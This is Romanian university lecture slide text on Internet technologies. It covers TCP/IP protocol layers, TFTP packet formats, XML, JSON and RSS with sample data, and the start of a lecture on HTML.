
## Nivel

## Protocole

Aplicație	Web	HTTP, HTTPS, SPDY
	Transfer fișiere	FTP, TFTP
	E-mail	SMTP, IMAP4, POP3, MIME
	Interactiv	Telnet, IRC, XMPP, RDP
	Securitate	SSH, SSL/TLS
	Streaming	RTSP, RTP, RTCP
	Configurare	DHCP, BOOTP
	Server de nume	DNS
	Acces/Administrare	LDAP, ONC/RPC, SNMP
	Sincronizare	NTP, RIP
Transport	Informații	WHOIS
	Aplicații	eD2K, BitTorrent, Bitcoin, Tor
	Transport	TCP, UDP, SCTP, DCCP, RDP, PPTP, μTP
Rețea	IP (v4, v6), ICMP (v4, v6)	
	Acces la rețea	MAC (Ethernet, DSL), Tunneling (L2TP) IEEE 802, IEEE 802.11, PPP, ARP, RARP



# 1.4. Comparația modelelor OSI și TCP/IP



Sursa: <http://www.dummies.com/how-to/content/network-basics-tcpip-and-osi-network-model-compari.html>



# 1.5. Nivelul Acces la rețea

**MAC – *Media Access Control*** – subnivel al nivelului 2 OSI (Legătură de date)

## Adresa MAC

Identifier unic asignat unei interfețe de rețea în vederea comunicării cu nivelul fizic de rețea  
(e.g., 00-1E-8C-33-DF-8B)

Un nod de rețea poate avea mai multe plăci de rețea (NIC), iar fiecare placă de rețea are o adresă MAC unică



# 1.5. Nivelul Acces la rețea

- **ARP** – *Address Resolution Protocol* – permite aflarea adresei hardware (MAC) a unui calculator dintr-o rețea cu ajutorul adresei IP (convertirea de la IP la MAC)
- **RARP** – *Reverse Address Resolution Protocol* – permite aflarea adresei IP a unui calculator dintr-o rețea cu ajutorul adresei hardware.
- **NDP** - *Neighbor Discovery Protocol* – folosit cu IPv6 și permite, printre altele, configurarea automată a nodurilor rețelei, descoperirea altor noduri din rețea, detectarea adreselor duplicate și descoperirea routerelor disponibile
- **PPP** – *Point-to-Point Protocol* – folosit pentru stabilirea unei conexiuni directe între două noduri



# 1.6. Nivelul Rețea (Internet)

- **IP** (IPv4, IPv6) – *Internet Protocol* – folosit pentru a transmite datagrame pe internet
- **ICMP** (ICMPv4, ICMPv6) – *Internet Control Message Protocol* – protocol care se ocupă de manipularea erorilor dintr-o rețea
- **Datagramă** = unitate de transfer într-o rețea care folosește conceptul de *packet-switching*; transferul, timpul de transfer și ordinea în care ajung pachetele nu sunt garantate de rețea
- IP are ca rol transmiterea pachetelor de la sursă la destinație bazându-se doar pe adresa IP din antetul pachetelor



# 1.7. Nivelul Transport

- **TCP – *Transmission Control Protocol***
  - Asigură transmiterea fiabilă a unui flux de octeți între două aplicații conectate la un LAN (Local Area Network) sau la Internet
  - Este optimizat pentru precizie în detrimentul vitezei
  - Este fiabil pentru că garantează că toți octetii primiți sunt identici și în aceeași ordine cu octetii trimiși
  - Comunicație "full-duplex" (în ambele direcții)
  - Comunicarea are loc până când una din aplicații încide conexiunea



# 1.7. Nivelul Transport

**Exemplu de transmitere a unui fișier HTML de la serverul web la client folosind TCP**

- Nivelul Aplicație: Serverul web trimite fișierul HTML
- Nivelul Transport: Protocolul TCP împarte fluxul de octeți în segmente. Fiecare segment este trimis unul câte unul la nivelul rețea (Internet)
- Nivelul Rețea: Protocolul IP încapsulează fiecare segment într-un pachet (care conține și adresa IP a destinatarului)
- Nivelul Acces la rețea: Pachetele sunt transmise la destinație



# 1.7. Nivelul Transport

## **Exemplu de transmitere a unui fișier HTML de la serverul web la client folosind TCP**

- La destinație, nivelul de transport (protocolul TCP) primește segmentele și le reasamblează asigurând ordinea corectă a acestora și făcând verificările necesare privind potențialele erori care pot să apară
- Astfel, aplicația client primește un flux de octeți identic cu cel care a fost trimis de aplicația server



# 1.7. Nivelul Transport

- **UDP – *User Datagram Protocol***
  - Protocol simplu de transmisie "fără conexiune" (en., connectionless) a datagramelor
  - Nu este fiabil: se poate ca unele pachete să nu ajungă la destinație sau să ajungă de două ori
  - Nu este garantată ordinea pachetelor
- Exemple de aplicații care folosesc UDP:
  - Streaming media
  - Jocuri în timp real (e.g., Atomic Bomberman, DotA)
  - VoIP (Voice over IP)
  - Protocole: DNS, SNMP, RIP, DHCP



# 1.7. Nivelul Transport

## TCP vs. UDP

- Ambele protocole folosesc protocolul IP
- TCP are o complexitate mai mare datorită logicii suplimentare de împărțire în pachete, de asigurare a fiabilității, ...
- La TCP, dacă un pachet este pierdut, atunci datele care au fost trimise ulterior nu pot fi procesate până când pachetul respectiv nu a fost retrimis și primit



## 1.8. Nivelul Aplicație

- **HTTP** – *HyperText Transfer Protocol* – comunicația dintre o aplicație (browser) web și un server web
- **HTTPS** – *Secure HTTP* – comunicația securizată dintre o aplicație (browser) web și un server web.
- **SMTP** – *Simple Mail Transfer Protocol* – transmiterea de e-mailuri
- **MIME** – *Multi-purpose Internet Mail Extensions* – permite protocolului SMTP să transmită fișiere multimedia (video, audio)
- **IMAP4** – *Internet Message Access Protocol v4* – stocarea și transmiterea e-mailurilor
- **POP3** – *Post Office Protocol v3* – descărcarea de e-mailuri de pe un server de mail pe calculatorul personal



# 1.8. Nivelul Aplicație

- **FTP** – *File Transfer Protocol* – transmisia fișierelor între calculatoare (folosește TCP)
- **TFTP** – *Trivial File Transfer Protocol* – transmisia fișierelor între calculatoare (folosește UDP)
- **IRC** – *Internet Relay Chat* – transmiterea mesajelor de tip text
- **XMPP** – *eXtensible Messaging and Presence Protocol* – *Jabber* – transmiterea mesajelor folosind XML
- **TELNET** – *TELephone NETwork* – comunicare text bidirectională interactivă (client-server)
- **RDP** – *Remote Desktop Protocol* – conectarea cu ajutorul unei interfețe grafice la un alt calculator din rețea (dezvoltat de Microsoft)



# 1.8. Nivelul Aplicație

- **DHCP** – *Dynamic Host Configuration Protocol* – utilizat pentru distribuirea dinamică a parametrilor de configurare (e.g., adrese IP)
- **BOOTP** – *Bootstrap Protocol* – utilizat pentru asignarea adresei IP la pornirea calculatoarelor dintr-o rețea
- **DNS** – *Domain Name Server* – sistem ierarhic distribuit de denumire a calculatoarelor, serviciilor sau a altor resurse
- **LDAP** – *Lightweight Directory Access Protocol* – accesarea directoarelor distribuite
- **NTP** – *Network Time Protocol* – sincronizarea ceasului (timpului) calculatoarelor
- **RIP** – *Routing Information Protocol* – protocol de rutare (folosește UDP)



# 1.8. Nivelul Aplicație

- **SSH** – *Secure SHell* – asigură comunicarea criptată a mesajelor și conectarea prin intermediul liniei de comandă la un alt calculator din rețea (comunicare client-server)
- **SSL** – *Secure Sockets Layer* – comunicare criptată folosind certificate și chei asimetrice
- **TLS** – *Transport Layer Security* – comunicare criptată (succesorul SSL)
- **ONC/RPC** – *Open Network Computing Remote Procedure Call* – apelul la distanță al procedurilor
- **SNMP** – *Simple Network Management Protocol* – administrarea dispozitivelor din rețea (router, switch, server, imprimantă)
- **WHOIS** – oferă informații referitoare la utilizatori



# 1.8. Nivelul Aplicație

- **RTSP** – *Real Time Streaming Protocol* – folosit pentru controlarea serverelor media de streaming
- **RTP** – *Real Time Transport Protocol* – definește formatul pachetelor pentru transmisiuni audio și video
- **RTCP** – *RTP Control Protocol* – oferă statistici și informații de control pentru o sesiune RTP
- **eD2k** – protocol folosit de rețeaua eDonkey pentru file sharing
- **BitTorrent** – protocol folosit pentru file sharing
- **Bitcoin** – sistem de plăți online
- **Tor** – *The Onion Router* – anonimitate online



## 2. Protocolul TFTP

2.1. Introducere

2.2. Protocolul/Situațiile de comunicare

2.3. Transferul unui fișier de la server



## 2.1. Protocolul TFTP - introducere

### TFTP - Trivial File Transfer Protocol

- Permite transmiterea fișierelor între calculatoare
- Folosește protocolul UDP (User Datagram Protocol)

**Datagramă** = pachet (mesaj) independent trimis prin rețea

- Transferul, timpul de transfer și ordinea în care ajung pachetele nu sunt garantate de rețea



## 2.2 TFTP – situațiile de comunicare

Codurile operațiilor (situațiilor de comunicare)

Opcode	Operație
01	Read request (RRQ)
02	Write request (WRQ)
03	Data (DATA)
04	Acknowledgment (ACK)
05	Error (ERROR)



## 2.2 TFTP – situațiile de comunicare

	2 octeți	string	1 octet	string	1 octet
RRQ	01	Nume fișier	0	Mod	0
	2 octeți	string	1 octet	string	1 octet
WRQ	02	Nume fișier	0	Mod	0
	2 octeți	2 octeți	$n$ octeți		
DATA	03	Nr. bloc	date		
	2 octeți	2 octeți			
ACK	04	Nr. bloc			
	2 octeți	2 octeți	string	1 octet	
ERROR	05	Cod eroare	Mesaj eroare	0	



## 2.3. Transferul unui fișier de la server

Exemplu de cerere de transfer al unui fișier de 612 de octeți

1. Clientul: trimite o cerere RRQ către portul 69 al serverului
2. Serverul: trimite către portul clientului un răspuns DATA (1) care conține primii 512 octeți ai fișierului
3. Clientul: trimite un mesaj de ACK (1)
4. Serverul: trimite pachetul DATA (2) care conține ultimii 100 octeți



# 3. XML și JSON

3.1. XML

3.2. JSON

3.3. XML vs. JSON

3.4. RSS



## 3.1. XML

- **XML – EXtensible Markup Language**
- Limbaj de marcare folosit pentru a descrie date
- XML – descrierea datelor
- HTML – afişarea datelor
- Spre deosebire de HTML, în XML tag-urile nu sunt predefinite
- Documentele XML au o structură arborescentă cu un nod rădăcină (en., *root*)
- Nodurile pot avea un părinte direct și mai mulți copii



## 3.1. XML

- Toate elementele XML trebuie să aibă un tag de închidere
- Tag-urile sunt case-sensitive
- Tag-urile trebuie să fie închise corect
- Doar caracterele < și & sunt strict ilegale în XML
- Toate spațiile din conținutul unui tag sunt păstrate în XML
- Comentariile sunt la fel ca în HTML
- O linie nouă în XML este LF (Line Feed)
- Valorile atributelor trebuie să fie între ghilimele
- Minimizarea atributelor nu este permisă



# 3.1. XML

```
<?xml version="1.0" encoding="UTF-8"?>
<biblioteca>
    <carti>
        <carte id="1">
            <titlu>The Last Of The Mohicans</titlu>
            <autor>Cooper, James Fenimore</autor>
            <editura>Penguin Books</editura>
            <imprumutata>False</imprumutata>
        </carte>
        <carte id="9">
            <titlu>The Mill On The Floss</titlu>
            <autor>Eliot, George</autor>
            <editura>Penguin Books</editura>
            <imprumutata>False</imprumutata>
        </carte>
    </carti>
    <imprumuturi />
    <returnari />
</biblioteca>
```




## 3.2. JSON

- **JSON – JavaScript Object Notation**
- Model de formatare a datelor în vederea transmiterii acestora
- Format text
- Independent de limbaj
- Are la bază două structuri:
  - O colecție de perechi nume-valoare (e.g., object, struct, dictionary, hash map/table)
  - O listă ordonată de valori (e.g., array, vector, list)




## 3.2. JSON

- Obiectul



- Vectorul






## 3.2. JSON

- Valoarea

***value***




Sursa: <http://www.json.org/>

36



## 3.2. JSON


- Sirul de caractere





## 3.2. JSON

- Numărul



Sursa: <http://www.json.org/>

38



## 3.2. JSON

```
{"biblioteca": {  
    "carti": {  
        "carte": [  
            {"id": 1, "titlu": "The Last Of The  
Mohicans", "autor": "Cooper, James Fenimore",  
"editura": "Penguin Books", "imprumutata":  
false},  
            {"id": 9, "titlu": "The Mill On The  
Floss", "autor": "Eliot, George", "editura":  
"Penguin Books", "imprumutata": false},  
        ]  
    },  
    "imprumuturi": [],  
    "returnari": []  
} }
```



### 3.3. XML vs. JSON

- Avantaje ale XML
  - Ușor de citit când este formatat corect
  - Namespace-uri și extensibilitate
  - Flexibilitate
  - Folosit când trebuie transmis un document cu marcaje (e.g., fișă unui pacient)
  - Validarea unui document XML cu ajutorul schemei
  - Nu este atât de limitat ca JSON



### 3.3. XML vs. JSON

- Avantaje ale JSON
  - Simplitate
  - Modalitatea de structurare a datelor (tipurile datelor) este similară cu cea folosită de multe limbaje de programare
  - Encodare eficientă a structurilor
  - Parsare/procesare mai ușoară
  - Nu este necesar procesul de "escaping" pentru unele caractere



## 3.4. RSS

**RSS – Really Simple Syndication**

- RSS 2.0

- Flux RSS – abonament la noutăți
- Fișier XML
- Aplicații de tipul *feed reader/aggregator*
- Alternativă: Atom




## 3.4. RSS

```
<?xml version="1.0" encoding="UTF-8"?>
<rss version="2.0">
  <channel>
    <title>Departamentul de Calculatoare</title>
    <link>http://www.dc.ac.tuiasi.ro</link>
    <description>Facultatea AC</description>
    <item>
      <title>Plaforma Moodle actualizată</title>
      <description>...</description>
    </item>
    <item>
      <title>Actualizare orar</title>
      <description>...</description>
    </item>
  </channel>
</rss>
```



# Bibliografie

- Douglas Comer. 1988. *Internetworking with Tcp/Ip: Principles, Protocols, and Architecture*. Prentice-Hall, Inc., Upper Saddle River, NJ, USA.
- Frenzel, Louis E., *Principles of Electronic Communication Systems*, 3<sup>rd</sup> edition, McGraw Hill, 2008.
- Simoneau, Paul, *The TCP/IP and OSI Models*, Global Knowledge Training LLC, 2011.
- <http://tools.ietf.org/html/rfc1122>
- <http://www.networkworld.com/article/2228449/microsoft-subnet/ipv6-addressing--subnets--private-addresses.html>
- <https://tools.ietf.org/html/rfc1350>
- <http://www.json.org/>
- <http://www.json.org/xml.html>
- <http://www.rssboard.org/rss-specification>



# Tehnologii Internet

## CURSUL 04 – CREAREA PAGINILOR WEB

Universitatea Tehnică "Gheorghe Asachi" din Iași  
Facultatea de Automatică și Calculatoare  
Departamentul de Calculatoare  
Specializarea Tehnologia informației

© 2017-2018 Adrian ALEXANDRESCU



# Cuprins

## 1. Limbajul HTML



# 1. Limbajul HTML

1.1. Introducere

1.2. Definiții

1.3. Istorico

1.4. Editoare HTML

1.5. Structura HTML

1.6. Elemente HTML

1.7. Entități HTML



# 1.1. Limbajul HTML - introducere

- Exemplu de cod/pagina HTML

```
<!DOCTYPE html>
<html>
<body>
  <h1>Tehnologii Internet</h1>
  <p>Hello World!</p>
</body>
</html>
```

## Tehnologii Internet

Hello World!



# 1.1. Limbajul HTML - introducere

## Caracteristici

- Realizarea documentelor care conțin texte colorate, îngroșate, înclinate, tabele, liste, imagini, legături spre alte documente similare
